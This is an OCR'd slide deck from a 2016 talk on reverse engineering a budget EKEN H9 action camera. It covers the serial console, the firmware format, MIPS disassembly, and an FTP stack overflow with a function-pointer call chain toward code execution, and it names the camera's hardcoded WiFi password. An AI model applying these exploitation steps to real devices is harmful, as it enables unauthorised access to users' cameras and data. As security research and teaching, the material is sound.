
Spaß auf dem Embedded-Spielplatz

Reversing, Exploiting und Patching einer Billig-Action-Kamera

Martin Heistermann

28. Mai 2016

China Shopping Time!



EKEN H9 Ultra HD 4K Action Camera -

Sunplus 6350 + OV4689 WiFi 170 Degree Wide

4.8 (276 Customer Reviews) | 59 answered qu

Dispatch: **Ships within 4-10 business days** **FREE SHIPPING**

Regular Price: €64.11 **Discount : 31% OFF**

€44.50

QTY: - 1 +

Color: BLACK BLUE YELLOW GOLDEN S

Custom options US PLUG EU PLUG

Shipping Cost to: Germany

Add to Cart

Add to Fa

Hardware

- 4MP sensor, microphone
- LCD screen, 4 buttons
- Micro-USB, Micro-HDMI, MicroSD
- WiFi
- SoC: iCatch SPCA6350M
  - MIPS4k „Up to 450MHz“
  - Some hundred MB of RAM
  - H.264 Codec
  - Image Processing, incl. face beautification

SPCA6350

PRODUCT BRIEF — *Catching the Beauty of Life*

iCatch

SPCA6350A
Hybrid Camera Controller

Overview

The iCatch SPCA6350A is a powerful SoC for hybrid camera products. It provides not only the best in class still image quality but also H.264 video recording with outstanding performance. The SPCA6350A supports CMOS image sensor of resolution up to 24M pixels and high speed capture features, such as fast continuous shots, multi-frame de-noise, and multi-frame high dynamic range. The iCatch image processing pipeline and acceleration engines of SPCA6350A enable camera products to support highly efficient features, such as face beautification, face detection, multi-layer OSD drawings, and object tracking.

Ultra high speed 12-lane MIPI/SubLVDS serial interface enables the SPCA6350A to capture raw image data at 576M pixels per second. In the process of capture flow, image processing and compression are executed in parallel, and the maximum encode speed reaches up to 180M pixels per second. The H.264 video codec of the SPCA6350 supports 1080p60, 1080i60, and 1080p30. It also enhances the video quality in the low bit rate for the internet application.

Features

Image Sensor Interface
- 12-lane SubLVDS, HiSPI and MIPI-CSI2 serial interfaces
- Dual sensor inputs
- CMOS sensors up to 24M pixels resolution

Advanced Still Image Processing
- Advance high-ISO de-noise
- Raw data capture speed up to 576M pixels/sec
- JPEG codec speed up to 180M pixels/sec
- Face beautification
- Face detection, red-eye removal, blink detection, smile detection
- Object tracking
- Lens distortion correction
- Wide dynamic range/High dynamic range
- Chromatic aberration correction
- Electronic image stabilization
- Rolling shutter compensation
- Super resolution of single-frame/multi-frames
- Motion compensation temporal filter

Video
- H.264 video codec BP/MP/HP Level 4.2
- H.264 1080p60/1080i60/1080p30/720p120 video recording and playback
- H.264 dual video stream output with resolution up to 1080p30
- MJPEG 1080p30/720p120 video recording and playback
- Advanced bit rate control

Memory
- 16-bits DRAM controller with programmable SDRAM frequencies up to 500Mhz
- DDR2/DDR2L/DDR3/DDR3L/DDR3U
- Up to 4Gb DRAM

Processor Cores
- 32-bit RISC CPU, operating frequency up to 450MHz
- iCatch image processing pipeline and acceleration engines

Audio
- MPEG-1 layer 1/2, MP3, AAC, G.726
- Wind sound reduction filter and notch filter
- Dynamic range control
- I2S interface to external audio codec
- 16-bit stereo audio ADC with microphone input
- 24-bits mono audio DAC with 1 lineout to TV and 1 speaker output

Display Capability
- BT.601/656/1120 digital interface
- i80/M68 interface
- On-chip PAL/NTSC encoder and TV DAC
- On-chip HDMI controller and PHY
- Alpha blending OSD and 3D-like user interface
- MIPI-DSI support
- Dual display capacity (LCD and TV)

Peripherals
- NAND and SPI flash memory
- SD/SDHC/SDXC, MMC3.0/4.0, MS and MS-pro card support and eMMC
- USB 2.0 device and host controller with PHY
- Ethernet MAC with MII and RMII interface
- Many GPIO, PWM, UART, SPI, and I2C ports
- Real-time clock and watchdog timer
- Multiple channels of 12-bits SAR ADC
- Touch panel interface
- Stand-alone SDIO controller for wireless device

iCatch Technology, Inc. TAIWAN HEADQUARTERS
19-1, Innovation 1st Road, Hsinchu Science Park, Taiwan 300
T: +886-3-564-1600 F: +886-3-567-0528


For more information, please contact our sales representative at
T: +886-3-564-1600 or E-mail to sales@icatchtek.com.
www.icatchtek.com

PRODUCT BRIEF — *Catching the Beauty of Life*

iCatch

SPCA6350A
Hybrid Camera Controller

Block Diagram




Development Platform

The SPCA6350A Hybrid Camera Development Platform provides evaluation boards, software development kits and documentation to develop a highly advanced camera with network connectivity.

Hardware
- SPCA6350A evaluation board
- Sensor board with OmniVision, Sony, or Aptina CMOS sensor

Software Development Kit
- IQ tuning tool
- libraries for ISP, 3A, NDK, and RTOS
- Full source code of reference design
- PC tool chain of programmer, and font and string generator


Documentation
- User's manual for EV board, application notes, and API documents
- SoC data sheet, schematics and layout files



iCatch Technology, Inc. TAIWAN HEADQUARTERS
19-1, Innovation 1st Road, Hsinchu Science Park, Taiwan 300
T: +886-3-564-1600 F: +886-3-567-0528

For more information, please contact our sales representative at
T: +886-3-564-1600 or E-mail to sales@icatchtek.com.
www.icatchtek.com

Copyright © 2014 iCatch Technology, Inc. All rights reserved. iCatch makes no guarantee or warranty concerning the accuracy and availability of said informations and shall not be responsible for any loss or damage resulting from the use of said informations. Information in this document is subject to change without prior notice.



Find the serial port!

(soldering help by Micha @ Loetlabor TU-Berlin & gruetzkopf @ CCC-AC)

Firmware

- Old firmware: 4k@15fps, 1080p@60fps, 720p@120fps(!)
- New firmware (2016): 4k@25, 2.7K@30
- *Down* Button: start WiFi AP, „iCam H9“

WiFi Password

Looking for a manual...

WiFi Password

Looking for a manual...

Bluebiit BlueEye - 4K ActionCamera

Hinta 259,00 €

Lisää pakettiin edullisesti

- [ ] Vaihtoakku (1050mAh) (+17,90 €)
- [ ] 32GB nopea lisämuistikortti (+27,90 €)
- [ ] PowerCard -vara-akku (+19,90 €)
- [x] Action -kuvausvarsi (+24,90 €)

Määrä: 1

Lisää ostoskoriin ›

Tuotekuvaus

Manual PDF → Password *0123456789*

Android App

- Android App: „Ez iCam“ (No source, but GPL parts?)
- Preview live stream
- Change settings
- Record media

Let’s look at the traffic!

WiFi Services

Access these services using the hardcoded WiFi password:

- Picture Transfer Protocol (PTP)
- RTSP Streaming (MJPG only?!):

  `rtsp://192.168.1.1/MJPG?W=720&H=400&Q=50&BR=5000000`
- FTP Server: Read/write SD card


WiFi Services

Access these services using the hardcoded WiFi password:

- Picture Transfer Protocol (PTP)
- RTSP Streaming (MJPG only?!):

  `rtsp://192.168.1.1/MJPG?W=720&H=400&Q=50&BR=5000000`
- FTP Server: Read/write SD card
  - Photos
  - Videos
  - **Firmware updates** – convenient!

MJPG



Serial Port

```
| AF  version:01.00.00
| AE  version:01.00.03
| AWB version:5.0.0E815.1
| IQ  flow version:00.01.06
| MD  version:00.01.00
| NDK version:00.13.05
+-----------------------------------------------+
[host][trace]appStateCtrlInitial() start...
[host][trace]_stateController : [0xfa000000] [0x0]
[host][trace]_stateInitial : [0x1] [0x0]
[host][trace]appPowerOnState : [0xfa000000] [0x0]
[host]appPowerOnState
AXP (CHIP ID: 0x03) detected
~[host][trace]tvlcd: appTvLcdStart (0) start
USB_PORT_APPLE
[host]ae: aeCb.pviso= 0, 0, 56
[host]ae: aeCb.capiso= 0, 0, 56
[host]ae: pviso=0, capiso=0, iris=68
[host][warn]ae: MIN Gain idx error
[host]ae: 120FPS_50Hz
AWB_PARA_FPTR_AEINFO -2147177000
>>> AWB Algo Version: 5.0.0E815.1 <<<
awb load res success.
```

Serial Port: Help

ATlogwrite, ATread, ATwrite, ECCread, ECCwrite, GsiModeSet, GsiSp5k, I2cModeSet, I2cSp5k, PdmaLock, PdmaMap, PdmaUnlock, Test_4DMARUN, Test_4DMARUN2SRUN, Test_EmmcGsi0, Test_EmmcI2c0, Test_EmmcSdio, Test_EmmcUart0, Test_Gsi0Gsi1, Test_Gsi0I2c1, Test_Gsi0Sdio, Test_Gsi0Uart1, Test_GsiRW, Test_GsiRW0, Test_I2c0I2c1, Test_I2c0Sdio, Test_I2cDmaMode0, Test_I2cDmaMode1, Test_I2cPio, Test_NandGsi0, Test_NandI2c0, Test_NandSd, Test_NandSdio, Test_NandUart0, Test_SPIRW, Test_SdSdio, Test_SdioRW, Test_SpiGsi0, Test_SpiI2c0, Test_SpiSd, Test_SpiSdio, Test_SpiUart0, Test_Uart0DMAI2c1DMA, Test_Uart0I2c1, Test_Uart0Sdio, Test_Uart0Uart1, Test_UartDma, Test_UartPio, UartDataLen, UartEven, UartModeSet, UartParity, UartSp5k, UartStop2b, ad, addrdump, aeinfo, aeset, bayeroff, cd, cdspinfo, cdspload, cdsplut, cdspreg, chkdsk, clocktree, copy, del, diq, dir, dispclk, dispcmen, dispcmset, dly, dramdmachk, dt, dump, edgechk, fcrc, fct, fhelp, fill, fmVer, fmt, fpg, fpllset, frmrate, frpsz, fsif, gpiomuxset, gpioswapset, help, htmrd, htmre, htmrs, hwver, info, io, iocfg, iodir, ioext, iq, iqsave, ispFw, ldsysinfo, ldtbltest, ls, mapExe, mapVar, memlock, mkdir, msg, nandGhostr, nandGhostw, nandcp, nander, nandlr, nandpf, nandpr, nandpw, nandrr, nandscan, net, obdetonly, os, pbyuv, pintest, proc, prof, pvbuf, pvraw, pvyuv, pwm, pwmcfg, r, read, regSdio, regdump, ren, reportsize, reporty, rmdir, rr, rsver, rsvfwr, rsvfww, rsvhdr, rsvrd, rsvset, rsvwr, rtcg, rtcreg, rtcs, rtct, sar, save, savepv, saveraw, sdhc, sdioDetect, sdioSdDetect, sdior, sdiow, sdtest, search, sizedump, sleep2, snap, spidet, spier, spifwr, spifww, spihdr, spipr, spipw, spir, spirwt, spiset, suspend, syspllset, usage, usagex, usb, usbls, usbmm, usbms, usbsc, usbt, ver, verify, videostate, w, write

Serial Port

Not all commands are documented or check their parameters...

```
cmd>savepv
savepv NUM FRAME_INTERVAL STOP ALIGN_FRAME_WIDTH(FileBuf) ID

cmd>help write
write - Write file to card. Ex. write TEST.BIN 0xa1000000 1024

cmd>help addrdump
addrdump - No help.

cmd>addrdump
..dump[00000000]sz0x20
00000000
Program dead @[804e6fe8] SP:808bfd58 BadVAd:00000000 CAUSE:c0800008
Because(2) (TLBL)
Stack call frame snapped as..
(SRSCtl)0c003003 SRS[0]
(EPC)804e6fe8 (SR )0100ff03 (RA )804e6a84 (GP )806445e0
($fp)804e6fe8 ($AT)00000000 ($v0)00000020 ($v1)00000020
($a0)00000000 ($a1)00000020 ($a2)808bfce0 ($a3)00000000
($t0)80581fad ($t1)fffffffc ($t2)00000000 ($t3)00000001
($t4)804cee54 ($t5)0100ff01 ($t6)0000021d ($t7)00000047
($t8)00000001 ($t9)8047599c ($Lo)19999999 ($Hi)00000005
($s0)00000001 ($s1)00000020 ($s2)00000000 ($s3)00000000
($s4)00000000 ($s5)805da330 ($s6)00000000 ($s7)8057b9ec
PC History snapped as..
```

Some useful commands

```
os - Print OS information. Type os ?
    for more information
dump - Dump memory, dump [<b/w/h/l>]
    [<saddr> [<[+]eaddr>]]
write - Write file to card. Ex.
    write TEST.BIN 0xa1000000 1024
read - Read file to DRAM. Ex.
    read TEST.BIN 0xa1000000
net - NDK command shell
```

Firmware versions

- Several firmware versions available in Russian webforums:
  `http://4pda.ru/forum/index.php?showtopic=687795`
  (Nothing on manufacturer's website!)
- No changelog, but tons of comments on resolved & new issues
- *SPHOST.BRN*, 9MB
- Put file on SD card, boot camera, wait patiently
- Also available: Some internal tools (?) - didn't test

Binwalk

```
0x982B0     Copyright string: "Copyright (c) 1996-2005 Express Logic
            Inc. * ThreadX MIPS32_4Kx/GNU Version G4.0c.4.0 *"
0x1AB920    JPEG image data, JFIF standard 1.01
0x1B0B20    JPEG image data, JFIF standard 1.02
[...]
0x82306B    Copyright string: "Copyright (c) 2004-2011, Jouni Malinen
            <j@w1.fi> and contributors"
0x823FAA    Unix path: /var/run/hostapd)
0x82B720    Neighborly text, "Neighboring BSS:
            %02x:%02x:%02x:%02x:%02x:%02x freq=%d pri=%d sec=%dec=%d"
[...]
0x84B874    Executable script, shebang: "/usr/bin/bash"
```

Firmware format

```
Offset 0x0:
53 55 4e 50 20 42 55 52  4e 20 46 49 4c 45 00 00  |SUNP BURN FILE..|
da 18 8e 00 00 86 09 00  00 96 09 00 20 37 2a 00  |............ 7*.|
00 00 00 00 20 13 8e 00  70 15 8e 00 00 00 00 00  |.... ...p.......|
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
```

SUNP → Sunplus → SPCA
File length: 0x8e18da

```
Offset 0x098600:
53 55 4e 50 20 42 55 52  4e 20 48 44 52 20 31 00  |SUNP BURN HDR 1.|
[...]
Offset 0x099600:
53 55 4e 50 20 42 55 52  4e 20 48 44 52 20 32 00  |SUNP BURN HDR 2.|
[...]
Offset 0x2a3720
00 60 1b 40 00 80 1a 3c  28 00 5a 27 02 00 7b 33  |.`.@...<(.Z'..{3|
```

Firmware format

- MIPS32 code at 0x2a3720 – where is it mapped?
- Idea: correlate string pointers with string constants

```
char *s[]={"aaa", "123456","ccc"};
// data = "aaa\0123456\0\0ccc\0"
//                    ^ Alignment to 4 bytes
// assume data @ 0x1000
// s  {0x1000, 0x1004, 0x100c};
```

- Find pointers, sort, look at distances (4, 8)
- Find string addresses, look at distances (4, 8)
- Yay, match!
- Careful: Alignment, unused strings, doubly used string ("456"), wrongly identified strings or pointers

Result: Code is mapped to 0x80000000 - D'oh!

Survival MIPS

Warning: may not apply to other MIPS systems 32 registers:

- `$s0..$s7`: Callee saved registers
- `$a0..$a3`: Function arguments 1-4
- `$v0`: Function return value

Survival MIPS

Warning: may not apply to other MIPS systems 32 registers:

- `$s0..$s7`: Callee saved registers
- `$a0..$a3`: Function arguments 1-4
- `$v0`: Function return value

Survival Mips: Instructions

Fixed width (32 bits):

- `lw $s0, 4($v0)`: Load word from `$v0+4` into `$s0`
- `sb $s0, 4($v0)`: Save byte `$s0` to address `$v0+4`
- `addu $v0,$t2,$t3` Compute `$v0 := $t2 + $t3`
- `jalr $v1`: Save next PC in `$ra`, jump to `$v1`

Survival MIPS

Delay slot & 32bit load:

```
lui     $a0, 0x805C        # Load Upper Immediate
jalr    $s4 ; maybe_print  # Jump And Link Register
la      $a0, aCardupdateUp_3  # "[CardUpdate]update Firmware."
lw      $s4, fw_hdr.off_code($s0)  # Load Word
beqz    $s4, no_codeseg  # Branch on Zero
lw      $a0, unk_8063EBD4  # Load Word
```

Symbol Recovery

Classic reversing technique:

```
lui     $a1, 0x8050       # Load Upper Immediate
lui     $a3, 0x8058       # Load Upper Immediate
sh      $v0, 0x2A($s0)    # Store Halfword
li      $a0, 3            # Load Immediate
la      $a1, aFtpd_cmd_port  # "ftpd_cmd_port"
li      $a2, 0x320        # Load Immediate
la      $a3, aSS_addr0xXSin_  # " '%s': s_addr=0x%x, sin_port=0x%x"
sw      $t0, 0x48+var_38($sp)  # Store Word
sw      $v1, 0x48+var_34($sp)  # Store Word
jal     ndk_log           # a0=level (>=5: assert fail)
                          # a1=funcname
                          # a2=line
                          # a3=fmtstr
                          # stack:fmtargs
sw      $v0, 0x48+var_30($sp)  # Store Word
```

Symbol Recovery

```
lui     $s1, 0x8050       # Load Upper Immediate
addiu   $a0, $s0, (aSLineDOpenFile - 0x80560000)  # "[%s] line %d: open file %s "
addiu   $a1, $s1, (aAppinitlogmsgt - 0x80500000)  # "appInitLogMsgToStorage"
li      $a2, 0x2DF        # Load Immediate
addiu   $a3, $s2, (aDSdmark_log - 0x80560000)  # "D:\\SDMARK.LOG"
jal     some_printf_thing2  # Jump And Link
```

Some hours later...

Lesson learned: If something is really strange, it's probably an overlooked delay slot

Back to the serial port

What is the function at 0x804e4958?

Back to the serial port

What is the function at 0x804e4958?

```
cmd>mapExe 0x804e4958 0xa
argc:2
API:804e4958
arg[1]:0xa

RET::0xa


cmd>mapExe 0x804e4958 0x41
argc:2
API:804e4958
arg[1]:0x41
ARET::0x41
```

Back to the serial port

Let's try something more complex:

```
cmd>mapExe 0x804e4b54 #Gulaschzeit!%.8x.%.8x.%.8x
argc:2
API:804e4b54
arg[1]:Gulaschzeit!%.8x.%.8x.%.8x
Gulaschzeit!0000000a.808bfce8.00000000RET::0x38
```

FTP? NIH!

```
int ftp_session_cmd_handler(/*...*/) {
    char *parts[17];
    /*...*/
    int len = lwip_recvfrom(socket, buf, 200);
    if (len > 0) {
        buf[len] = 0;
        ftp_cmd_split(buf, &nargs, &parts);
    }
}

void ftp_cmd_split(
    char *cmd, int *nargs, char**parts) {
    /*...*/
    for(int i=0; i<24; i++) {
        if(/*...*/) break;
        parts[i] = /*...*/;
    }
}
```

Stack layout

Stack frame offsets:

```
ftp_session_cmd_handler:

stack_a4= -0x70
nargs= -0x68
part0= -0x64
part1= -0x60
saved_s0= -0x20
saved_s1= -0x1C
saved_s2= -0x18
saved_s3= -0x14
saved_s4= -0x10
saved_s5= -0xC
saved_s6= -8
saved_ra= -4
```

- Overwrite `$s*` registers with pointers to our data!
- `$s0` points to structure with function pointers!

From overflow to callchain

```
void sockel_run(/*...*/) {
    [...]
    ftp_session_cmd_handler(/*...*/);
    // s0 now points to our data
    int *cur = s0 + /*...*/;
    while(/*...*/) {
        void (*funcptr)() = cur[2];
        funcptr(s0, cur[0], 0, cur[3]);
        cur += 5;
    }
}
```

Executable Memory

Jump to shellcode results in crash:

```
[PC violated]
Range 0: 1 80000000<->804f41c0
Range 1: 1 9fc00000<->9fc10000
Range 2: 1 a0000000<->a0000370
Range 3: 0 8046e000<->8046f000
```

Where does this come from?

Executable Memory

Jump to shellcode results in crash:

```
[PC violated]
Range 0: 1 80000000<->804f41c0
Range 1: 1 9fc00000<->9fc10000
Range 2: 1 a0000000<->a0000370
Range 3: 0 8046e000<->8046f000
```

Where does this come from?

```
cmd>dump l 0xb0001320 +256
..dump[b0001320]sz0x100
